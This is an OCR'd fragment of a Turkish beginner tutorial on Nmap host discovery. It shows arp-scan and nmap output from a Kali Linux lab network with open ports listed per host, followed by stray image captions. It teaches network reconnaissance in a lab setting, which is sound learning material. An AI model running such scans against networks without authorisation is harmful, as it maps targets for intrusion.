
```
kali@kali:~/Desktop$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:30:76, IPv4: 10.0.2.15
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:79:b3:11       PCS Systemtechnik GmbH
10.0.2.7        08:00:27:f4:e1:bf       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.085 seconds (122.78 hosts/sec). 4 responded
kali@kali:~/Desktop$
```

10.0.2.1-16 gibi IP aralıkları belirtilerek tarama yapılabilmektedir.

```
kali@kali:~/Desktop$ nmap 10.0.2.1-16
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 15:29 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00068s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 10.0.2.2
Host is up (0.0032s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
443/tcp  open  https
445/tcp  open  microsoft-ds
1434/tcp open  ms-sql-m
1801/tcp open  msmq

Nmap scan report for 10.0.2.7
Host is up (0.0014s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
```




Basit Tarama




Basit Tarama


Nmap 101 – Tespit

[*] Beren Kuday GÖRÜN

